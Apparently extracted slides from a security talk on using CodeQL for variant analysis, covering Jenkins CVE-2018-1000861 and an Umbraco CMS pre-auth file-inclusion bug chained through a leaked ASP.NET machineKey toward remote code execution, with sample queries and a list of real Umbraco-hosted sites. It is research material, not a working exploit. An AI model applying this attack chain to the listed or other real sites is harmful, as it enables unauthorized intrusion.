
```
/securityRealm/user/[username]/descriptorByName/[descriptor_name]/
```

```
jenkins.model.Jenkins.getSecurityRealm()  
.getUser([username])  
.getDescriptorByName([descriptor_name])
```

- Use UML to find a good gadget to jump into the RCE chain

UML Class Diagram

- CVE-2018-1000861
- RCE exists in the Stapler web framework used by Jenkins



CodeQL

- Pros
 - Cover even more general and tricky cases
 - Easy to maintain and good to be sustainable
- Cons
 - Need professionals to enact patterns
 - Takes time to process and compute

Umbraco CMS Local File Inclusion

- CVE-2020-XXXX
- Pre-Auth **RCE** if we can leak the **machineKey**
- **UmbracoEnsuredPage** class is to initiate a pre-auth check of a user before the page is accessed
- How do we find an easy-to-use breach to get RCE



Default permissions	
Administration	
<input checked="" type="checkbox"/>	Culture and Hostnames Allow access to assign culture and hostnames
<input checked="" type="checkbox"/>	Public access Allow access to set and change public access for a node
<input checked="" type="checkbox"/>	Rollback Allow access to roll back a node to a previous state
Content	
<input checked="" type="checkbox"/>	Browse Node Allow access to view a node
<input checked="" type="checkbox"/>	Create Content Template Allow access to create a Content Template
<input checked="" type="checkbox"/>	Delete Allow access to delete nodes
<input checked="" type="checkbox"/>	Create Allow access to create nodes
<input checked="" type="checkbox"/>	Publish Allow access to publish a node
<input checked="" type="checkbox"/>	Permissions Allow access to change permissions for a node
<input type="checkbox"/>	Send To Publish

```
custom-queries-csharp > ≡ example.q1 > {} example

from SuspiciousFlow s, PathNode source, PathNode sink
where s.hasFlowPath(source, sink)
select sink.getNode(), source, sink, "This input flows to $@.", sink.getNode(),
"here"
*/

from Class c
where c.getABaseType*.hasQualifiedName("System.Web.UI.Page") and
      not c.getABaseType*.hasQualifiedName("umbraco.BasePages.UmbracoEnsuredPage")
      and
      c.isSourceDeclaration()
select c

/*
class WebIHttpHandler extends Method {
    WebIHttpHandler() {
        getDeclaringType().getABaseType().hasQualifiedName("System.Web.
        IHttpHandler") and
        isSourceDeclaration()
    }
}
*/
```

#select	14 results
#	
1	FormlessPage
2	UmbracoDefault
3	BasePage
4	UmbracoEnsuredPage
5	UmbracoPage
6	_Default
7	ContentPage
8	NewRelationType
9	NewRelationType
10	AssignDomain2
11	AssignDomain2
12	ping
13	tinymce3tinymceCor
14	tinymce3tinymceCor

Unauthenticated Accessible Page

The Umbraco Pages that you can access directly w/o authentication

Umbraco CMS Local File Inclusion

- CVE-2020-XXXX
 - Pre-Auth RCE if we can leak machineKey
 - UmbracoEnsuredPage class is to initiate a pre-auth check of a user before the page is accessed
 - How do we find an easy-to-use breach to get RCE
 - [/umbraco/ping.aspx](#) seems to be a good target



Agenda

- Brief introduction to CodeQL
- CodeQL's Tricks
 - Replicate CVEs to find you CVEs
 - More powerful pattern finder
 - Regression Tests
- ClientDependency Massacre
- Conclusion

Regression Tests

SSDLC adoption

What's SSDLC

- SSDLC, aka S-SDLC, is the initialism of Secure Software Development Life Cycle
- Simply put, add security activities to the system development lifecycle. Preferably in every phase of the SDLC, and formalized
- Part of DevSecOps

How to use CodeQL as Tests

- Define common pitfalls with CodeQL by professionals
 - Hardcoded Strings, OOB access, etc
- Public research and paper of Variant Analysis using CodeQL
- Since it's community-driven, lgtm has already provided a bunch of rules
- It also provides rules specifically for security

```
1 import javascript
2 import semmle.javascript.security.dataflow.ClientSideUrlRedirect::ClientSideUrlRedirect
3 import DataFlow::PathGraph
4
5 from Configuration cfg, DataFlow::PathNode source, DataFlow::PathNode sink
6 where cfg.hasFlowPath(source, sink)
7 select sink.getNode(), source, sink, "Untrusted URL redirection due to $@.", source.getNode(),
8     "user-provided value"
9 |
```

Client-side URL redirect

Client-side URL redirection based on **unvalidated** user input may cause redirection to malicious web sites

```
1 import csharp
2 import semmle.code.csharp.security.dataflow.XMLEntityInjection::XMLEntityInjection
3 import semmle.code.csharp.dataflow.DataFlow::DataFlow::PathGraph
4
5 from TaintTrackingConfiguration c, DataFlow::PathNode source, DataFlow::PathNode sink
6 where c.hasFlowPath(source, sink)
7 select sink.getNode(), source, sink,
8     "$@ flows to here and is loaded insecurely as XML (" + sink.getNode().(Sink).getReason() + ").",
9     source.getNode(), "User-provided value"
10 |
```


Untrusted XML is read insecurely

Untrusted XML is read with an insecure resolver and **DTD** processing enabled


```
79 class BeanValidationConfig extends TaintTracking::Configuration {
80     BeanValidationConfig() { this = "BeanValidationConfig" }
81
82     override predicate isSource(Node source) { source instanceof InsecureBeanValidationSource }
83
84     override predicate isSink(Node sink) { sink instanceof BuildConstraintViolationWithTemplateSink }
85 }
86
87 from BeanValidationConfig val, PathNode source, PathNode sink
88 where val.hasFlowPath(source, sink)
89 select source, source, sink, "instances new objects"
90
```

Bean Stalking: Growing Java beans into RCE

Variant Analysis journey that started analyzing CVE-2018-16621 and ended up opening a can of worms by [@pwntester](#)



Make Memcpy Safe Again: CodeQL

Variant Analysis journey that end up finding 7 new vulnerabilities in FFmpeg

Agenda

- Brief introduction to CodeQL
- CodeQL's Tricks
 - Replicate CVEs to find you CVEs
 - More powerful pattern finder
 - Regression Tests
- ClientDependency Massacre
- Conclusion

ClientDependency Massacre

Impacting Umbraco CMS since 2015

[Test Moderated Forum](#)

Use this moderated forum to test the forum system - posts will be occasionally deleted.

LATEST: MAR 20, 2020 09:22 PM

[Testing moderated forum](#)
by JunieB

.NET LANGUAGES

[IronPython, IronRuby, and Other Languages](#)

Questions about IronPython, IronRuby, and other languages for ASP.NET

LATEST: APR 02, 2020 04:43 AM

[Re: F# vs C# in Performance](#)
by Rion Williams

[C#](#)

Questions about using C# for ASP.NET development

LATEST: AUG 25, 2020 07:18 AM

[Re: how can i display ip site iis](#)
by XAPK Installer

[Visual Basic .NET](#)

Questions about using Visual Basic .NET for ASP.NET development

LATEST: JUL 20, 2020 11:09 AM

[Re: Create a text delimited string of content a...](#)
by Sean Fang

ABOUT THIS SITE

[What's New](#)

Here we let you know what is going on with the www.asp.net website, including site updates, maintenance windows, etc.

LATEST: FEB 07, 2019 09:31 PM

[ASP.NET Website Updates - February 6, 2019](#)
by tmorton

[Feedback on this website](#)

Have a problem with the website, or a new feature suggestion? Let us know!

LATEST: AUG 24, 2020 05:36 PM

[Re: read and unread threads are now styled th...](#)
by tmorton

RETIRED FORUMS

This site is managed for Microsoft by Neudesic, LLC. | © 2020 Microsoft. All rights reserved.

[Privacy Statement](#) | [Terms of Use](#) | [Contact Us](#) | [Advertise with Us](#) | [CMS by Umbraco](#) | Hosted on Microsoft Azure

 [Feedback on ASP.NET](#) | [File Bugs](#) | [Support Lifecycle](#)

forums.asp.net

Umbraco Websites

<https://afternoontea.co.uk/>

<https://www.dominos.is/>

<https://www.kempinski.com/>

<https://www.newday.co.uk/>

<https://www.provident.bank/>

<https://www.hellohay.co/>

...



(Recap) Umbraco CMS Local File Inclusion

- CVE-2020-XXXX
 - Pre-Auth **RCE** if we can leak **machineKey**
 - **UmbracoEnsuredPage** class is to initiate a pre-auth check of a user before the page is accessed
 - How do we find an easy-to-use breach to get RCE
 - **/umbraco/ping.aspx** seems to be a good target



Turn LFI into RCE

- In ASP.NET, `machineKey` is the golden key to the following components
 - ViewState
 - Forms Authentication
 - Out-Of-Process Session
- `machineKey` will be generated uniquely and automatically
- Developers can also specify their ones to support web farms

Turn Key Remote Code Execution

Security Update Guide > Details

CVE-2020-0688 | Microsoft Exchange Validation Key Remote Code Execution Vulnerability

Security Vulnerability

Published: 02/11/2020 | Last Updated: 02/11/2020
MITRE CVE-2020-0688

A remote code execution vulnerability exists in Microsoft Exchange Server when the server fails to properly create unique keys at install time. Knowledge of a the validation key allows an authenticated user with a mailbox to pass arbitrary objects to be deserialized by the web application, which runs as SYSTEM. The security update addresses the vulnerability by correcting how Microsoft Exchange creates the keys during install.

the following components

MachineKey 外流有多可怕? 淺談 ASP.NET Form 驗證之破解與防護

2019-05-12 09:54 AM 2 4,016

昨天說到 [WebForm 與 MVC 共用 Form 驗證身分](#)，關鍵在於共用 Machine Key。Machine Key 是 ASP.NET 安全基礎，被拿來處理 ViewState、Form 身分驗證/Membership Cookie、Out-Of-Process Session、密碼的加解密。

Forms Authentication

- Out-Of-Process Session

Exploiting ASP.NET ViewState

